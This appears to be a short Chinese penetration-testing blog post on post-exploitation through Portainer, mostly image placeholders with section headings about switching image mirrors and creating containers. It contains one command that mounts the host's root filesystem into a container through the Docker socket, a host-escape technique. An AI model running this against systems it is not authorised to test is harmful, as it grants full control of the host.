
Portainer后渗透
发表于|更新于|渗透测试
|浏览量:
前言


1 | docker -H unix:///run/docker.sock run -v /:/test -it ubuntu:latest /bin/bash |
1 | Get "https://registry-1.docker.io/v2/": context deadline exceeded (Client.Timeout exceeded while awaiting headers) |
Portainer 的后渗透



更换镜像源



新建容器


